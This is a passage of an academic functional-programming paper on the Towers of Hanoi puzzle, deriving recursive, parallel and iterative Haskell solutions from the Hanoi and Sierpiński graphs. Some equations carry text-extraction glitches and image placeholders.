- Swierstra, S. D., Azero Alocer, P. R., & Saraiva, J. (1999). Designing and implementing combinator languages. *Pages 150–206 of:* Swierstra, Doaitse, Henriques, Pedro, & Oliveira, José (eds), *Advanced functional programming, third international school, AFP'98*. LNCS, vol. 1608. Springer-Verlag.
- Swierstra, S. Doaitse. (2004). *Linear, online, functional pretty printing (corrected and extended version)*. Tech. rept. UU-CS-2004-025a. Institute of Information and Computing Sciences, Utrecht University.
- Wadler, Philip. (2003). A prettier printer. *Pages 223–244 of:* Gibbons, Jeremy, & Moor, Oege de (eds), *The fun of programming*. Palgrave Macmillan.

# Functional Pearl: La Tour D'Hanoï

Ralf Hinze

Computing Laboratory, University of Oxford, Wolfson Building, Parks Road, Oxford, OX1 3QD, England  
ralf.hinze@comlab.ox.ac.uk

## Abstract

This pearl aims to demonstrate the ideas of wholemeal and projective programming using the Towers of Hanoi puzzle as a running example. The puzzle has its own beauty, which we hope to expose along the way.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.2 [Programming Languages]: Language Classifications—Applicative (functional) languages, Haskell; D.3.3 [Programming Languages]: Language Constructs and Features—Frameworks, patterns, recursion

**General Terms** Algorithms, Design, Languages

**Keywords** Towers of Hanoi, wholemeal programming, projective programming, Hanoi graph, Sierpiński graph, Sierpiński gasket graph, Gray code

## 1. Introduction

Functional languages excel at *wholemeal programming*, a term coined by Geraint Jones. Wholemeal programming means to think big: work with an entire list, rather than a sequence of elements; develop a solution space, rather than an individual solution; imagine a graph, rather than a single path. The wholemeal approach often offers new insights or provides new perspectives on a given problem. It is nicely complemented by the idea of *projective programming*: first solve a more general problem, then extract the interesting bits and pieces by transforming the general program into more specialised ones. This pearl aims to demonstrate the techniques using the popular Towers of Hanoi puzzle as a running example. This puzzle has its own beauty, which we hope to expose along the way.

## 2. The Hanoi graph

The Towers of Hanoi puzzle was invented by the French number theorist Édouard Lucas more than a hundred years ago. It consists of three vertical pegs, on which discs of mutually different diameters can be stacked. For reference, we call the pegs A, B and C and let  $a$ ,  $b$  and  $c$  range over pegs.

```
data Peg = A | B | C
```

I own a version of the puzzle where the pegs are arranged in a row. However, the mathematical structure of the puzzle becomes clearer,

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP'09, August 31–September 2, 2009, Edinburgh, Scotland, UK.  
Copyright © 2009 ACM 978-1-60558-332-7/09/08... \$10.00

if we arrange them in a circle. Initially, the discs are placed on one peg in decreasing order of diameter. The task is then to move the disks, one at a time, to another peg subject to the rule that a larger disk must not be placed on a smaller one.

This restriction implies that a configuration can be represented by a list of pegs: the first element determines the position of the largest disc, the second element the position of the second largest disc, and so forth. Consequently, there are  $3^n$  possible configurations where  $n$  is the total number of discs. Lucas' original puzzle contained 8 discs. The instructions of the puzzle refer to an old Indian legend, attributed to the French mathematician De Parville, according to which monks were given the task of moving a total of 64 discs. Since the day of the world's creation, they transfer the discs, one per day. According to the legend, once they complete their sacred task, the world will come to an end.

Now, taking a wholemeal approach, let us first develop the big picture. The set of all configurations together with the set of legal moves defines a graph, which turns out to enjoy a nice inductive definition. If there are no discs to move around, the graph consists of a singleton node:  $\circ$ . For the inductive step we reason as follows: the largest disc can only be moved, if all the smaller discs reside on *one* other peg. The smaller discs, however, can be moved independent of the largest one. As the largest disk may rest on one of three pegs, the graph for  $n + 1$  discs consequently incorporates three copies of the graph for  $n$  discs linked by three edges. The diagram in Fig. 1 illustrates the construction. The graph has the shape of a triangle; the dashed lines indicate the sub-graphs (for  $n = 0$  the sub-graphs collapse to singleton nodes); the three solid lines connect the sub-graphs. The inductive construction shows that





Figure 1. Inductive construction of the Hanoi graph.

the graph is planar: it can be drawn so that no edges intersect. Fig. 2 displays the graph for 4 discs. To reduce clutter, the peg of the largest disc is always written in the centre of the respective sub-graph, with the size of the font indicating the size of the disc. Can you find the configuration [B, A, B, c]? The corners of the triangle correspond to *perfect configurations*: all the discs reside on one peg. The example graph shows that every configuration permits three different moves, except for the three perfect configurations, where only two moves are possible.




**Figure 2.** The Hanoi graph for 4 discs.

Let us turn our attention to the layout of the sub-graphs. The following notation proves to be useful: the *arrangement*  $x^y_z$  denotes a permutation of  $x$ ,  $y$  and  $z$ , which by assumption are pairwise different. Using  $a^b_c$  to indicate the position of the largest disc—the largest disc in the left triangle resides on  $a$  and so forth—we observe that if the corners of the graph are  $a^b_c$ , then the corners of the sub-graphs are  $a^c_b$ ,  $c^b_a$  and  $b^a_c$ , respectively. Using this observation, we can capture the informal description of the construction as a pseudo-Haskell program.

$$\begin{aligned} \text{graph}_0 \quad (a^b_c) &= \circ \\ \text{graph}_{n+1} \quad (a^b_c) &= b \triangleleft \text{graph}_n \quad (c^b_a) \\ &\quad / \\ &\quad a \triangleleft \text{graph}_n \quad (a^c_b) \quad — \quad c \triangleleft \text{graph}_n \quad (b^a_c) \end{aligned}$$

The function  $\text{graph}_n$  maps an arrangement  $a^b_c$  to an undirected graph, whose vertices are lists of pegs of length  $n$ . The notation  $a \triangleleft g$  means prepend  $a$  to all the vertices of  $g$ ;  $\circ$  denotes a singleton node labelled with the empty list. We leave the type of graphs unspecified. If the type were a functor, then  $a \triangleleft g$  would be  $fmap (a :) g$ . The call  $\text{graph}_4 \quad (A^B_C)$  yields the graph in Fig. 2.

A few observations are in order. The definition of  $\text{graph}_n$  implies that the graph has  $3^n$  nodes ( $a_0 = 1$ ,  $a_{n+1} = 3 \cdot a_n$ ) and  $(3^{n+1} - 3)/2$  edges ( $a_0 = 0$ ,  $a_{n+1} = 3 \cdot a_n + 3$ ). Furthermore, the length of a side of the triangle is  $2^n - 1$  ( $a_0 = 0$ ,  $a_{n+1} = 2 \cdot a_n + 1$ ). Since there are only  $3! = 6$  permutations of three different items, the graph contains at most six different mini-triangles:  $A^B_C$ ,  $C^A_B$ ,  $B^C_A$ ,  $A^C_B$ ,  $C^B_A$  and  $B^A_C$ . Note that the first three arrange the pegs clockwise and the last three counterclockwise. Inspecting the definition of  $\text{graph}_n$ , we see that the direction changes with every recursive step. The diagram in Fig. 3 illustrates the change of direction. This observation implies that the recursion pattern is quite regular: at any depth there are only three different recursive calls. Fig. 4 visualises the call structure using three different colours.



**Figure 3.** Change of direction.

### 3. Towers of Hanoi, recursively


Solving the Towers of Hanoi puzzle amounts to finding a shortest path in the corresponding graph. Clearly, the shortest path between two corners is along the side of the triangle. Projecting onto the lower side, we transform  $\text{graph}_n$  to

$$\begin{aligned} \text{hanoi}'_0 \quad (a^b_c) &= [[[]]] \\ \text{hanoi}'_{n+1} \quad (a^b_c) &= a \triangleleft \text{hanoi}'_n \quad (a^c_b) + c \triangleleft \text{hanoi}'_n \quad (b^a_c) . \end{aligned}$$

Now,  $a \triangleleft x$  is shorthand for  $fmap (a :) x$ . The call  $\text{hanoi}'_n \quad (a^b_c)$  returns a list of configurations solving the problem of ‘moving  $n$  discs from  $a$  to  $c$  using  $b$ ’.

Instead of configurations (vertices of the graph) we can alternatively return a list of moves (corresponding to edges).

$$\begin{aligned} \text{hanoi}_0 \quad (a^b_c) &= [] \\ \text{hanoi}_{n+1} \quad (a^b_c) &= \text{hanoi}_n \quad (a^c_b) + [(a, c)] + \text{hanoi}_n \quad (b^a_c) \end{aligned}$$



**Figure 4.** Call structure of *hanoi* at recursion depth 4.

The pair  $(a, c)$  represents the instruction ‘move the topmost disc from  $a$  to  $c$ ’. Here is the sequence of moves for  $n = 4$ :

$$\gg hanoi_4 \left( \begin{smallmatrix} B \\ A \\ C \end{smallmatrix} \right) \\ [(A, B), (A, C), (B, C), (A, B), (C, A), (C, B), (A, B), (A, C), \\ (B, C), (B, A), (C, A), (B, C), (A, B), (A, C), (B, C)] .$$

Note that the lower part of the list can be obtained from the upper part via a clockwise rotation of the pegs:  $a^c_b$  becomes  $b^a_c$ .

There is at least one further variation: instead of an arrangement one can pass a source and a target peg.

$$\begin{aligned} hanoi_0 \quad a \ c &= [] \\ hanoi_{n+1} \ a \ c &= hanoi_n \ a \ (a \perp c) \ # [(a, c)] \ # hanoi_n \ (a \perp c) \ c \end{aligned}$$

The function  $\perp$ , which determines ‘the other peg’, is given by

$$\begin{aligned} A \perp A &= A; \quad A \perp B = C; \quad A \perp C = B \\ B \perp A &= C; \quad B \perp B = B; \quad B \perp C = A \\ C \perp A &= B; \quad C \perp B = A; \quad C \perp C = C . \end{aligned}$$

We will find some use for  $\perp$  later on. For the moment, we just note that the operation is commutative and idempotent, but not associative.

#### 4. Towers of Hanoi, parallelly

Imagine that the monastery always accommodates as many monks as there are discs. The tallest monk is responsible for moving the largest disc, the second tallest monk for moving the second largest disc, and so forth. Can we set up a work schedule for the monastery?

Inspecting Fig. 2, we notice that, somewhat unfairly, the smallest monk is the busiest. Since the smallest triangles correspond to moves of the smallest disc, he is active every other day. We can ex-

tract his work plan from *hanoi* <sub>$n$</sub>  by omitting all the moves, except when  $n$  equals 1.

$$\begin{aligned} cycle_0 \quad \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) &= [] \\ cycle_1 \quad \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) &= [(a, c)] \\ cycle_{n+1} \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) &= cycle_n \left( \begin{smallmatrix} c \\ b \\ a \end{smallmatrix} \right) \ # cycle_n \left( \begin{smallmatrix} a \\ c \\ b \end{smallmatrix} \right) \end{aligned}$$

The function is called *cycle*, because the smallest disc cycles around the pegs: in the recursive call it is moved from  $a$  to  $b$  and then from  $b$  to  $c$ . Whether it cycles clockwise or counterclockwise depends on the parity of  $n$ —the direction changes with every recursive call of *cycle*.

Of course, the smallest disc is by no means special: all the discs cycle around the pegs, albeit at a slower pace and in alternating directions. In fact, *hanoi* satisfies the following ‘fractal’ property:

$$hanoi_{n+1} \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) = cycle_{n+1} \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) \ \textsf{Y} \ hanoi_n \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) , \quad (1)$$

where  $\textsf{Y}$  denotes the interleaving of two lists.

$$\begin{aligned} [] \ \textsf{Y} \ bs &= bs \\ (a : as) \ \textsf{Y} \ bs &= a : (bs \ \textsf{Y} \ as) \end{aligned}$$

The fractal property suggests the following alternative definition of *hanoi*, which has a strong parallel flavour.

$$\begin{aligned} phanoi_0 \quad \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) &= [] \\ phanoi_{n+1} \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) &= cycle_{n+1} \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) \ \textsf{Y} \ phanoi_n \left( \begin{smallmatrix} b \\ a \\ c \end{smallmatrix} \right) \end{aligned}$$

In words, the smallest monk starts to work on the first day; he is active every second day and moves his disc, say, clockwise around the pegs. The second smallest monk starts on the second day; he is active every fourth day and moves his disc counterclockwise. And so forth. Actually, only the smallest monk must remember the direction; for the larger discs there is no choice, as one of the other two pegs is blocked by the smallest disc.

There is an intriguing cross-connection to binary numbers: the activity diagram of the monks (Which monk has to work on a given day?)

$$\begin{aligned} \text{discs}_0 &= [] \\ \text{discs}_{n+1} &= \text{discs}_n + [n] \# \text{discs}_n \end{aligned}$$

yields the *binary carry sequence* or *ruler function* as  $n$  goes to infinity (Hinze, 2008). This sequence gives the number of trailing zeros in the binary representations of the positive numbers, most significant bit first. Or put differently, it specifies the running time of the binary increment. We will make use of this observation later on.

The fractal property (1) enjoys a simple inductive proof, which makes essential use of the following *abide law*. If  $x_1$  and  $x_2$  are of the same length, then

$$(x_1 \# y_1) \vee (x_2 \# y_2) = (x_1 \vee x_2) \# (y_1 \vee y_2) .$$

The basis of the induction is straightforward. Here is the inductive step.

$$\begin{aligned} &\text{cycle}_{n+2} (a^b c) \vee \text{hanoi}_{n+1} (a^b c) \\ &= \{ \text{definition of } \text{cycle} \text{ and definition of } \text{hanoi} \} \\ &\quad (\text{cycle}_{n+1} (a^c b) \# \text{cycle}_{n+1} (b^a c)) \\ &\quad \vee (\text{hanoi}_n (a^c b) \# [(a, c)] \# \text{hanoi}_n (b^a c)) \\ &= \{ \text{abide law} \} \\ &\quad (\text{cycle}_{n+1} (a^c b) \vee \text{hanoi}_n (a^c b)) \# [(a, c)] \\ &\quad \quad + (\text{cycle}_{n+1} (b^a c) \vee \text{hanoi}_n (b^a c)) \\ &= \{ \text{ex hypothesis} \} \\ &\quad \text{hanoi}_{n+1} (a^c b) \# [(a, c)] \# \text{hanoi}_{n+1} (b^a c) \\ &= \{ \text{definition of } \text{hanoi} \} \\ &\quad \text{hanoi}_{n+2} (a^b c) \end{aligned}$$

The abide law is applicable in the second step, because the two lists,  $\text{cycle}_{n+1} (a^c b)$  and  $\text{hanoi}_n (a^c b) \# [(a, c)]$ , have the same length, namely,  $2^n$ . Speaking of the length of lists, note that  $2^{n+1} - 1 = \sum_{i=0}^n 2^i$  is a simple consequence of the fractal property.

## 5. When will the world come to an end?

Many visitors come to the monastery. Looking at the configuration of discs, they often wonder how many days have passed since the creation of the world. Or, when will the world come to an end?

We can answer these questions by locating the current configuration in the Hanoi graph. If we use as positions the three digits  $0^2 1$ —that is, 0 for the left triangle, 2 for the upper triangle and 1 for the right triangle—then we obtain the answer to the first question in binary. Fig. 5 displays the Hanoi graph for 4 discs suitably re-labelled—this graph is also known as the Sierpiński graph. The  $2^4$  nodes on the lower side of the triangle, and only those, are labelled with binary numbers. Consequently, if the current position contains a 2, we know that the monks have lost track. (To answer the second question, we use as positions  $1^2 0$  instead of  $0^2 1$ . If we are only interested in the distance to the final configuration, we simply replace the digit 2 by a 1.)

$$\begin{aligned} \text{pos} (a^b c) [] &= [] \\ \text{pos} (a^b c) (p : ps) &\\ | p == a &= 0 : \text{pos} (a^c b) ps \\ | p == b &= 2 : \text{pos} (c^b a) ps \\ | p == c &= 1 : \text{pos} (b^a c) ps \end{aligned}$$

For instance,  $\text{pos} (A^B C) [A, B, C, A]$  yields  $[0, 1, 0, 1]$ , the binary representation of 5, most significant bit first. The function  $\text{pos} (a^b c)$  defines a bijection between  $\{A, B, C\}^n$  and  $\{0, 2, 1\}^n$

for any given initial arrangement  $a^b c$ . This arrangement can be seen as representing the bijective mapping  $\{a \mapsto 0, b \mapsto 2, c \mapsto 1\}$ . Alternatively, we can use an arrangement, say,  $l^t r$  as a representation of the ‘inverse’ mapping  $\{A \mapsto l, B \mapsto t, C \mapsto r\}$  obtaining the following slightly more succinct variant of  $\text{pos}$ .

$$\begin{aligned} \text{pos}' (l^t r) [] &= [] \\ \text{pos}' (l^t r) (A : ps) &= l : \text{pos}' (l^r t) ps \\ \text{pos}' (l^t r) (B : ps) &= t : \text{pos}' (r^t l) ps \\ \text{pos}' (l^t r) (C : ps) &= r : \text{pos}' (t^l r) ps \end{aligned}$$

The two variants are related by  $\text{pos} (A^B C) = \text{pos}' (0^2 1)$ . The latter definition is particularly easy to invert.

$$\begin{aligned} \text{conf} (a^b c) [] &= [] \\ \text{conf} (a^b c) (0 : ps) &= a : \text{conf} (a^c b) ps \\ \text{conf} (a^b c) (2 : ps) &= b : \text{conf} (c^b a) ps \\ \text{conf} (a^b c) (1 : ps) &= c : \text{conf} (b^a c) ps \end{aligned}$$

The call  $\text{conf} (A^B C) [0, 1, 0, 1]$  yields  $[A, B, C, A]$ , the configuration we obtain after 5 days. The functions  $\text{pos}'$  and  $\text{conf}$  are actually identical, if we identify A with 0, B with 2 and C with 1. Then  $\text{pos}'$  is an involutive graph isomorphism between Hanoi graphs and Sierpiński graphs of the same order.

If the monks have lost track—a 2 appears in the answer list—then we can use the idea of locating a configuration in the Hanoi graph to determine the shortest path to the final configuration  $c^n$ . This leads to the following generalised version of  $\text{hanoi}$ .

$$\begin{aligned} \text{ghanoi}_0 &[] (a^b c) = [] \\ \text{ghanoi}_{n+1} (p : ps) (a^b c) &\\ | p == a &= \text{ghanoi}_n ps (a^c b) \# [(a, c)] \# \text{hanoi}_n (b^a c) \\ | p == b &= \text{ghanoi}_n ps (b^c a) \# [(b, c)] \# \text{hanoi}_n (a^b c) \\ | p == c &= \text{ghanoi}_n ps (a^b c) \end{aligned}$$

(The index  $n$  is actually redundant: it always equals the length of the peg list.) Depending on the location of  $p$ , we either walk within the left triangle and then along the lower side, or within the upper triangle and then along the right side, or within the right triangle. The reader should convince herself that  $\text{ghanoi}_n ps (a^b c)$  indeed yields the *shortest path* between  $ps$  and  $c^n$ . Note that the first two equations are perfectly symmetric, in fact,  $\text{ghanoi}_n ps (a^b c) = \text{ghanoi}_n ps (b^a c)$ . As an aside, if we fuse  $\text{ghanoi}$  with  $\text{length}$ , then we obtain a function that yields the distance to the final configuration.

## 6. Towers of Hanoi, iteratively


The generalised version of the puzzle—moving from an arbitrary configuration to a perfect configuration—serves as an excellent starting point for the derivation of an iterative solution, that is, a function that maps a configuration to the next move or to the next configuration.

The next move is easy to determine: we fuse  $\text{ghanoi}$  with the natural transformation

$$\begin{aligned} \text{first} &:: [\alpha] \rightarrow \text{Maybe } \alpha \\ \text{first} [] &= \text{Nothing} \\ \text{first} (a : as) &= \text{Just } a \end{aligned}$$

that maps a list to its first element. We obtain

$$\begin{aligned} \text{moveo} &[] (a^b c) = \text{Nothing} \\ \text{move}_{n+1} (p : ps) (a^b c) &\\ | p == a &= \text{move}_n ps (a^c b) \# \text{Just} (a, c) \# \text{first} (\text{hanoi}_n (b^a c)) \\ | p == b &= \text{move}_n ps (b^c a) \# \text{Just} (b, c) \# \text{first} (\text{hanoi}_n (a^b c)) \\ | p == c &= \text{move}_n ps (a^b c) \end{aligned}$$



**Figure 5.** The Sierpiński graph of order 4.

The operator `+` is overloaded to also denote concatenation of *Maybe* values (`+` is really the *mplus* method of *MonadPlus*).

$$\begin{aligned}
 (+) & :: \text{Maybe } \alpha \rightarrow \text{Maybe } \alpha \rightarrow \text{Maybe } \alpha \\
 \text{Nothing} + m &= m \\
 \text{Just } a + m &= \text{Just } a
 \end{aligned}$$

We can simplify the definition of *move* drastically: since `Just a + m = Just a`, the calls to *hanoi* can be eliminated; because of that the index *n* is no longer needed. Furthermore, the first two equations can be unified through the use of  $\perp$ , the operator that determines ‘the other peg’. Finally, the second argument,  $a \xrightarrow{b} c$ , can be simplified to *c*, the target peg.

$$\begin{aligned}
 \text{move} [] & c = \text{Nothing} \\
 \text{move} (p : ps) & c \\
 | p \neq c &= \text{move} ps (p \perp c) + \text{Just} (p, c) \\
 | p == c &= \text{move} ps c
 \end{aligned}$$

Here is a short interactive session that illustrates the use of *move*.

```

>> move [A, B, B, A, C, C, C, B] C
Just (B, C)
>> move [A, B, B, A, C, C, C, C] C
Just (A, B)
>> move [C, C, C, C, C, C, C, C] C
Nothing

```

Since the pair (B, C) means ‘move the topmost disc from peg B to peg C’, the configuration following [A, B, B, A, C, C, C, B] is [A, B, B, A, C, C, C, C]. Incidentally, if we start with the initial peg list [A, A, A, A, A, A, A, A] and target C, we obtain these configurations after 110 and 111 steps.

The function *move* implements a two-way algorithm: on the way down the recursion it calculates the target peg for each disc (using  $\perp$ ); on the way up the recursion it determines the smallest disc that is not yet in place (using `+`). The following table makes

the target pegs explicit. The rows labelled *c<sub>i</sub>* lists the target peg for each disc: the first, user-supplied target is *c<sub>0</sub>* = C, the next target is *c<sub>1</sub>* = *p<sub>0</sub>*  $\perp$  *c<sub>0</sub>*, and so forth.

	<i>i</i>	0	1	2	3	4	5	6	7
110	<i>p<sub>i</sub></i>	A	B	B	A	C	C	C	B
	<i>c<sub>i</sub></i>	C	B	B	B	C	C	C	C
111	<i>p<sub>i</sub></i>	A	B	B	A	C	C	C	C
	<i>c<sub>i</sub></i>	C	B	B	B	C	C	C	C

The smallest disc is not in place, so it is moved from B to C. In the next round, disc 3 has to be moved from A to B.

The smaller discs are moved more frequently, so it is actually prudent to reverse the list of pegs so that the peg on which the smallest disc is located comes first. The situation is similar to the binary increment: visiting the digits from least to most significant bit is more efficient than the other way round. Let us assume for the moment that we know the ‘last target’, the value of *c* that is discarded in the first equation of *move* (the pegs that stick out in the example above). Since  $\perp$  is reversible, *p*  $\perp$  *c* = *c'* iff *c* = *p*  $\perp$  *c'*. We can reconstruct the previous target *c* from the next target *c'*. The following variant of *move* makes use of this fact—the suffix ‘i’ indicates that the input list is now arranged in increasing order of diameter.

$$\begin{aligned}
 \text{movei} [] & c' = \text{Nothing} \\
 \text{movei} (p : ps) & c' \\
 | p \neq (p \perp c') &= \text{Just} (p, p \perp c') + \text{movei} ps (p \perp c') \\
 | p == (p \perp c') &= \text{movei} ps c'
 \end{aligned}$$

We consistently changed the second argument of *move* to reflect the fact that we compute the previous from the next target and additionally replaced the remaining occurrences of *c* by *p*  $\perp$  *c'*. Again, we can simplify the code: *p*  $\neq$  *(p*  $\perp$  *c'*) is the same as *p*  $\neq$  *c'*. Applying `Just a + m = Just a` once more, we can eliminate the first recursive call to *movei* so that the function

stops as soon as the smallest displaced disc is found—this was the purpose of the whole exercise. We obtain

$$\begin{array}{ll} movei [] & c' = \text{Nothing} \\ movei (p : ps) & c' \\ | p \neq c' & = \text{Just } (p, p \perp c') \\ | p == c' & = movei ps c' . \end{array}$$

In a nutshell, *movei* determines the smallest disc that does not reside on the last target.

So, for an iterative version of *hanoi* we have to maintain two pieces of information: the current configuration and the current ‘last target’. It remains to determine the initial last target and how the last target changes after each move. If the list of pegs is given in the original decreasing order, then we can transform *move* to

$$\begin{array}{ll} \textit{last} \; [] & c = c \\ \textit{last} \; (p : ps) & c = \textit{last} \; ps \; (p \perp c) \end{array},$$

which yields the last target. It is not hard to see that *last* is an instance of the famous *foldl*:  $\text{last } ps\ c = \text{foldl}(\perp)\ c\ ps$ . If we reverse the list, we simply have to replace *foldl* by *foldr* additionally using the fact that  $\perp$  is commutative:  $\text{foldr}(\perp)\ c\ ps = \text{foldl}(\perp)\ c\ (\text{reverse } ps)$ .

Next, we augment  $move_i$  so that it returns the next configuration instead of the next move and additionally the next ‘last target’.

$$\begin{aligned} step ([], c') &= \text{Nothing} \\ step (p : ps, c') &= \begin{cases} p \neq c' & = \text{Just } ((p \perp c') : ps, p \perp c') \\ p = c' & = \text{do } \{(ps', c) \leftarrow step(ps, c'); \\ & \quad \quad \quad \text{return } (p : ps', p \perp c)\} \end{cases} \end{aligned}$$

Consider the second equation:  $p$  is moved to  $p \perp c'$ . After the move, the disc resides on the target peg. Consequently, the next target is also  $p \perp c'$ —recall that  $\perp$  is idempotent. This target is then updated in the third equation ‘on the way back’ mimicking *move*’s mode of operation. The function *step* runs in constant amortised time, since it performs the same number of steps as the binary increment—recall that the activity diagram of the monks coincides with the binary carry sequence.

The next last target can, in fact, be easily calculated by hand. Consider the following two subsequent moves (as usual,  $a$ ,  $b$  and  $c$  are pairwise different).

$n$	$n - 1$	$n - 2$		1	0
$\dots$	$a$	$c$	$c$	$\dots$	$c$
$\dots$	$b$	$c$	$c$	$\dots$	$c$
$\dots$	$b$	$c$	$c$	$\dots$	$c$
$\dots$	$b$	$b$	$a$	$\dots$	$b$

Assume that the first configuration ends with an even number of  $cs$ . The topmost disc of  $a$  is then moved to  $b$ . The new succession of target pegs consequently alternates between  $b$  and  $a$ : since the number of  $cs$  is even, the new last target is  $b$ ; for an odd number, it is  $a$ . So, the monks can be instructed as follows: determine the smallest disc that is not on  $c$ . Transfer it from  $a$  to  $b$ . If the disc's number is even, the new last target is  $b$ ; otherwise, it is  $a$ .

If we solve the original puzzle, that is, if the configurations lie on one of the sides of the triangle, then the next last target is even easier to determine: like the discs, it cycles around the pegs. If the pegs are arranged  $A^B_C$  and we move the discs from A to C, then the last target moves counterclockwise for an even number of discs and clockwise for an odd number.

Summing up, we obtain the following iterative implementation for solving the *generalised* Hanoi puzzle.

## 7. Longest paths and Sierpiński's triangle

So far we have considered shortest paths in the Hanoi graph. Since the destruction of the world hangs in the balance, as a gift to future generations, we might want to look for the *longest path*. In the following variant of *hanoi* the largest disc makes a detour. (According to the Indian legend, the temple is actually in Bramah rather than in Hanoi, hence the name of the function.)

